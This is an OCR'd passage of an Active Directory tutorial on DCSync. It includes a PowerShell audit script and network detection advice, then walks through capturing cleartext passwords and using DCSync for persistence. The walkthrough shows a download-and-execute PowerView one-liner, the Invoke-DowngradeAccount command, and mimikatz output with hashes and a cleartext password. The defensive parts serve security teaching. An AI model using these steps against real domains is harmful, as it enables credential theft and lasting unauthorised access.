
Enter the object names to select (examples): Attacker (Attacker@companyx.com)

DC=companyx,DC=com Properties

Group or user names:
- Cloneable Domain Controllers (COMPANYX\Cloneable Domain ...
- Administrators (COMPANYX\Administrators)
- Pre-Windows 2000 Compatible Access (COMPANYX\Pre-Wind...
- Incoming Forest Trust Builders (COMPANYX\Incoming Forest Tr...
- ENTERPRISE DOMAIN CONTROLLERS

Permissions for Administrators	Allow	Deny
Reanimate tombstones	✓	
Replicating Directory Changes	✓	
Replicating Directory Changes All	✓	
Replicating Directory Changes In Filtered Set	✓	
Replication synchronization	✓	

For special permissions or advanced settings, click Advanced.


DC=companyx,DC=com Properties

Group or user names:
- Attacker (Attacker@companyx.com)
- Organization Management (COMPANYX\Organization Manage...
- Delegated Setup (COMPANYX\Delegated Setup)
- Exchange Servers (COMPANYX\Exchange Servers)
- Exchange Trusted Subsystem (COMPANYX\Exchange Trusted ...
- Exchange Windows Permissions (COMPANYX\Exchange Wind...

Permissions for Attacker	Allow	Deny
Reanimate tombstones		
Replicating Directory Changes	✓	
Replicating Directory Changes All	✓	
Replicating Directory Changes In Filtered Set	✓	
Replication synchronization		

For special permissions or advanced settings, click Advanced.


How to Detect DCSync and Mitigation

It's very important to be aware about what is going in the network and domain, 2 ways will be explained to detect DCSync:

1- **Powershell Script:** we need to audit who has the DS-Replication-Get-Changes-All rights on the root of the domain. A full list of Extended Rights which lists the object GUIDs (which is what you are checking for in the script below):

Script:

```
import-module activedirectory;

# Define AD locations
$root = [ADSI]"LDAP://RootDSE"
$domainpath = "AD:" + ($root.defaultnamingcontext).tostring();
$domaincontrollerpath = "AD:OU=Domain Controllers," +
($root.defaultnamingcontext).tostring();

[System.Collections.ArrayList]$pathstocheck = @();
[void]$pathstocheck.add($domainpath);
[void]$pathstocheck.add($domaincontrollerpath);

# The extended rights to look for
$extendedrightscheck = "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2";

# Define array to save identities to
[System.Collections.ArrayList]$userswithextendedrights = @();

foreach ($pathtocheck in $pathstocheck) {

    # Get ACEs
    $aces = (get-acl -path $pathtocheck).access | where {(($_.objecttype
-eq $extendedrightscheck) -and ($_.accesscontroltype -eq "allow"))};

    foreach ($ace in $aces) {


[void]$userswithextendedrights.add(($ace.identityreference).tostring());
    }
}

# Remove duplication
$userswithextendedrights =  $userswithextendedrights | select -unique
```




```
PS C:\Users\Administrator\Desktop> . .\Monitor_DCSync_Permissions.ps1

Users with DCSync Permissions:

BUILTIN\Administrators
COMPANYX\Domain Controllers
COMPANYX\Attacker

PS C:\Users\Administrator\Desktop>
```

2- **Wireshark:** Finding if DCSync is being used in the network is to monitor the network traffic and find if protocol **DRSUAPI** is used or not.

   A- Identify all Domain Controller IP addresses and add them to (Replication Allow List).

   B- Configure **IDS** to trigger if **DsGetNCChange** request originated by an IP not on the (Replication Allow List).


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Not a Domain Controller

```
No.     Time         Source         Destination    Protocol  Length Info
 86 8.593102414  10.10.10.10    10.10.10.132   DRSUAPI    210 DsBind response
 87 8.593125562  10.10.10.132   10.10.10.10    TCP         66 53676 → 49155 [ACK] Seq=645 Ack=4
 88 8.598964698  10.10.10.132   10.10.10.10    DRSUAPI    182 DsGetDomainControllerInfo request
 89 8.600656746  10.10.10.10    10.10.10.132   DRSUAPI   1106 DsGetDomainControllerInfo respons
 90 8.600724186  10.10.10.132   10.10.10.10    TCP         66 53676 → 49155 [ACK] Seq=761 Ack=1
 91 8.609864485  10.10.10.132   10.10.10.10    DRSUAPI    278 DsCrackNames request
 92 8.611770901  10.10.10.10    10.10.10.132   DRSUAPI    290 DsCrackNames response
 93 8.611842050  10.10.10.132   10.10.10.10    TCP         66 53676 → 49155 [ACK] Seq=973 Ack=1
 94 8.621488762  10.10.10.132   10.10.10.10    DRSUAPI    406 DsGetNCChanges request
 95 8.642660413  10.10.10.10    10.10.10.132   TCP       1514 49155 → 53676 [ACK] Seq=1707 Ack=
 96 8.642759967  10.10.10.132   10.10.10.10    TCP         66 53676 → 49155 [ACK] Seq=1313 Ack=
 97 8.642864047  10.10.10.10    10.10.10.132   DRSUAPI   1322 DsGetNCChanges response
 98 8                                          TCP         66 53676 → 49155 [ACK] Seq=1313 Ack=
 99 8                                          SMB2       282 Encrypted SMB3
100 8                                          SMB2       202 Encrypted SMB3
101 8.681816946  10.10.10.132   10.10.10.10    TCP         66 35796 → 445 [ACK] Seq=3776 Ack=64
102 8.684529952  10.10.10.132   10.10.10.10    SMB2       235 Encrypted SMB3
103 8.685031019  10.10.10.10    10.10.10.132   SMB2       266 Encrypted SMB3
104 8.685195640  10.10.10.132   10.10.10.10    TCP         66 35796 → 445 [ACK] Seq=3945 Ack=66
105 8.689270820  10.10.10.132   10.10.10.10    DRSUAPI    278 DsCrackNames request
106 8.690183049  10.10.10.10    10.10.10.132   DRSUAPI    290 DsCrackNames response
107 8.690226972  10.10.10.132   10.10.10.10    TCP         66 53676 → 49155 [ACK] Seq=1525 Ack=
108 8.694626647  10.10.10.132   10.10.10.10    DRSUAPI    406 DsGetNCChanges request

Frame 85: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits) on interface 0
Ethernet II, Src: Vmware_71:6e:f0 (00:0c:29:71:6e:f0), Dst: Vmware_43:5a:cb (00:0c:29:43:5a:cb)
Internet Protocol Version 4, Src: 10.10.10.132, Dst: 10.10.10.10
Transmission Control Protocol, Src Port: 53676, Dst Port: 49155, Seq: 513, Ack: 299, Len: 132
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLe
DRSUAPI, DsBind

0000  00 0c 29 43 5a cb 00 0c  29 71 6e f0 08 00 45 00   ··)CZ··· )qn··E·
0010  00 b8 42 d3 40 00 40 06  ce cb 0a 0a 0a 84 0a 0a   ··B·@·@· ········
0020  0a 0a d1 ac c0 03 b4 cf  71 a8 fe af d2 a1 80 18   ········ q·······
0030  01 f5 fc c4 00 00 01 01  08 0a 26 ac 0d cd 00 00   ········ ··&·····
0040  56 04 05 00 00 03 10 00  00 00 84 00 10 00 02 00   V······· ········

wireshark_eth0_20…656_dxe4bA.pcapng   Packets: 1053 · Displayed: 1053 (100.0%) · Dropped: 0 (0.0%)   Profile: Default
```


CAPTURE PASSWORD IN CLEARTEXT

DCsync retrieves all passwords hashes, what if you want cleartext password? Yes its possible, using **PowerView** to change how AD store password to unencrypted format for specific user **(Store Password using reversible encryption)**

Powerview:


Command: **[** `Invoke-DowngradeAccount -samaccountname Victim` **]**

or you can do it from Domain Controller as explained in pictures.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>  IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.132/powerview.ps1')
PS C:\Windows\system32> Invoke-DowngradeAccount -SamAccountName Victim
PS C:\Windows\system32> _
```

From Domain Controller:



Name	Type
Victim	User

Victim Properties

Tabs: Member Of | Dial-in | Environment | Sessions | Remote control | Remote Desktop Services Profile | COM+ | General | Address | Account 1 | Profile | Telephones | Organization

User logon name: Victim @companyx.com

User logon name (pre-Windows 2000): COMPANYX\ Victim

Logon Hours... Log On To...

☐ Unlock account


Account options:
- ☐ User must change password at next logon
- ☐ User cannot change password
- ☐ Password never expires
- ☑ Store password using reversible encryption 2

Account expires
- ● Never
- ○ End of: Monday , April 27, 2020

OK Cancel Apply Help

Then all you have to do is **wait for that user to log in again** and the password will be saved unencrypted, then do DCSync to get the cleartext password!

After the user log in again, the password will be saved unencrypted and you can do DCSync to get the **cleartext password**!



mimikatz 2.2.0 x64 (oe.eo)

```
      aes128_hmac       (4096) : 84270fbebe1a596c6212e927bc46349c
      des_cbc_md5       (4096) : 6b074057fbb94cf4
    OldCredentials
      aes256_hmac       (4096) : 1e65c96f0648506af221a5ec10cf32ac7
      aes128_hmac       (4096) : 84fb8d8688a6f566d5abfe0e8fa5d642
      des_cbc_md5       (4096) : 236846ec73348f6d

* Primary:Kerberos *
    Default Salt : COMPANYX.COMVictim
    Credentials
      des_cbc_md5       : 6b074057fbb94cf4
    OldCredentials
      des_cbc_md5       : 236846ec73348f6d

* Primary:WDigest *
    01  6f867ec0ebf05da2f578ec58f5b10e3c
    02  af7afca9142732f72e12259e59e7af89
    03  f1018447b11182ee07db3ae34ac4bf85
    04  6f867ec0ebf05da2f578ec58f5b10e3c
    05  1dd3204f2b527114048f2ba55a0f7b0d
    06  ffd6c1357d2573262cd40e7384762fcd
    07  6f35a8f99eb62ad7d0a82c86f5c7c016
    08  c3bcdf199719bd401707ae96c85ba523
    09  c6e4ca455130340ad32383783707c10a
    10  65f9f5367d2e4abdfc32438f5bd19183
    11  ff72ef59458187e786f2c8b8e0bd518b
    12  c3bcdf199719bd401707ae96c85ba523
    13  c08ef4b856fcf25636ad742e50ef99a9
    14  85f0bdd99faa9709dd7a7305446b38f2
    15  5e30aa8ec6240ee74e454ab739697f3d
    16  64d64fe31d3e95abd32c83c9a2285327
    17  e2955c32837da9dbcd48af7f3af23629
    18  d21225f44834d7577362a48a15f257e1
    19  954daf61429a9a34d97457c15e7b1131
    20  b067fef972f985f34c6d1a3341af1b50
    21  957825a97b3eb61434ad5be36692554a
    22  a646b9e854e94eae6ecf0fda1bdca638
    23  dbed040afce5b9505004b3167846d0dd
    24  39fdbbe37146854c8b7f0657d675d406
    25  e1b4a574aa91971073a2ae0ca4692dd2
    26  9c281949d9a053ba4562ad1fd540fea8
    27  14e356e5248baf1fe1020118833f8601
    28  db0aa8d75e0c8df361da553ad7a7787b
    29  2901f183755c065a73db9622b890df30

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    vv@@123
```

USING DCSYNC AS PERSISTENCE TECHNIQUE

After gaining Domain Admin Privileges, choose random normal domain user and grant this user DCSync rights using Powerview or from ADSI on Domain Controller.

Anytime you want to pull passwords hashes just do DCSync using mimikatz or secretsdump by that user.

References

- https://wiki.samba.org/index.php/DRSUAPI
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47
- https://github.com/gentilkiwi/mimikatz/
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894
- https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772673(v=ws.10)
- https://adsecurity.org/?p=1729
- https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py
- https://medium.com/@airman604/dumping-active-directory-password-hashes-deb9468d1633
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/
- https://hkeylocalmachine.com/?p=928
- https://www.c0d3xpl0it.com/2018/06/active-directory-attack-dcsync.html
- https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync
- https://blog.stealthbits.com/extracting-user-password-data-with-mimikatz-dcsync/
- https://adsecurity.org/?p=3658
- http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/
- https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/
- https://blog.stealthbits.com/what-is-dcsync-an-introduction/
- https://attack.stealthbits.com/privilege-escalation-using-mimikatz-dcsync